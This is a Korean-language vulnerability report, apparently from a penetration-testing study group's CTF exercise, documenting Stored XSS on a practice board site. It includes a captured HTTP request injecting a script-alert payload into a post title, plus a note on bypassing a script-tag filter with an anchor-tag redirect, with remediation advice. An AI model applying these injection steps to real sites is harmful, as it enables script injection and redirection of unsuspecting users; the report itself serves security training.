웹 취약점 분석 보고서

심수용

Segfault 모의해킹 스터디 팀

2024. 06. 19


개요

크로스사이트 스크립팅 취약점 분석
(Stored XSS, Reflected XSS)


목적 : 웹 서버와 클라이언트 보호 목적으로 사전에 설정된 웹 사이트에서
임의의 XSS(크로스사이트 스크립팅) 취약점 점검

분석 방법

사용된 도구와 기술 : Burp Suite



분석 과정




프록시 서버 설정을 통해 패킷을 전송 받고 분석 및 가공하여 진행하였음

DB(데이터베이스)에 직접 접근이 가능하고 데이터가 출력되는 부분에 스크립트를 삽입하는 방식으로 진행하였고, 과정을 서술함


XSS 1

- 취약점 : Stored XSS
- 심각도 : 중
- 발견 일자 : 2024. 06. 19
- 설명 : 게시판 제목을 통한 악의적 스크립트문 삽입 가능
- 취약한 URL : http://ctf.segfaulthub.com:4343/xss_1/notice_list.php
- 증명자료 :



- 영향 : 웹 사이트의 게시판은 회원에게 열린 게시판이기 때문에, 공격자가 악의적인 스크립트를 삽입함으로써 클라이언트를 다른 사이트로 이동하도록 유도할 수 있다.

- 재현 단계 :



로그인 후 게시판 페이지 방문


```
<body>
  <div class = "column">
    <div class = "posting">
      <div class = "posting_title">
        hello<'">
        </div>
        <div class = "posting_contents">
          hello&lt;'"&gt;
        </div>
```

본문이 아닌 제목 부분에 악의적 스크립트를 삽입하기 위한 특수문자가 정상적으로 삽입되는 것을 확인


```
POST /xss_1/notice_write_process.php HTTP/1.1
Host: ctf.segfaulthub.com:4343
Content-Length: 251
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://ctf.segfaulthub.com:4343
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarydakzD3rcrDcOIbAo
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.segfaulthub.com:4343/xss_1/notice_write.php
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=tcikkef4rctclvkk9jf3v8lh7e
Connection: keep-alive

------WebKitFormBoundarydakzD3rcrDcOIbAo
Content-Disposition: form-data; name="create_title"

hello<script>alert('xss attack')</script>
------WebKitFormBoundarydakzD3rcrDcOIbAo
Content-Disposition: form-data; name="create_body"

hello<'">
------WebKitFormBoundarydakzD3rcrDcOIbAo--
```

원래 입력하려고 했던 hello 대신에 hello<script>alert(‘xss attack’)</script>을 삽입

User ID	Title	Views	Date
hello	hello<'">	1	2024-6-19
hello	hello<script>alert('xss attack')</script>	0	2024-6-19

글쓰기

<최종적으로 스크립트가 삽입된 게시판 목록>




게시판을 클릭할 경우 스크립트문이 실행되는 것을 볼 수 있음

- 보완 방법 : 스크립트 관련 특수문자 escape 처리

XSS 5


- 취약점 : Stored XSS
- 심각도 : 중
- 발견 일자 : 2024. 06. 19
- 설명 : 게시판 본문을 통한 악의적 스크립트문 삽입 가능
- 취약한 URL : http://ctf.segfaulthub.com:4343/xss_5/notice_list.php
- 증명자료:




- 영향 : 웹 사이트의 게시판은 회원에게 열린 게시판이기 때문에, 공격자가 악의적인 스크립트를 삽입함으로써 클라이언트를 다른 사이트로 이동하도록 유도할 수 있다.

- 재현 단계:

로그인 후 게시판에서 본문 부분에 악의적인 스크립트를 삽입
(사이트에서 script 태그는 막았지만 a태그를 막지 않았기 때문에 a 태그를 이용하여 XSS를 진행하였음)



글 저장 후 게시판에 접속하였을 때, 겉보기에는 아무런 이상이 없어보이지만 이전 단계에서 삽입하였던 a태그가 적용된 본문 글자를 클릭하게 될 경우 링크를 통해 다른 사이트로 이동을 하게 됨



- 보완 방법 : script 태그와 마찬가지로 html 태그도 입력 방지 기능 설정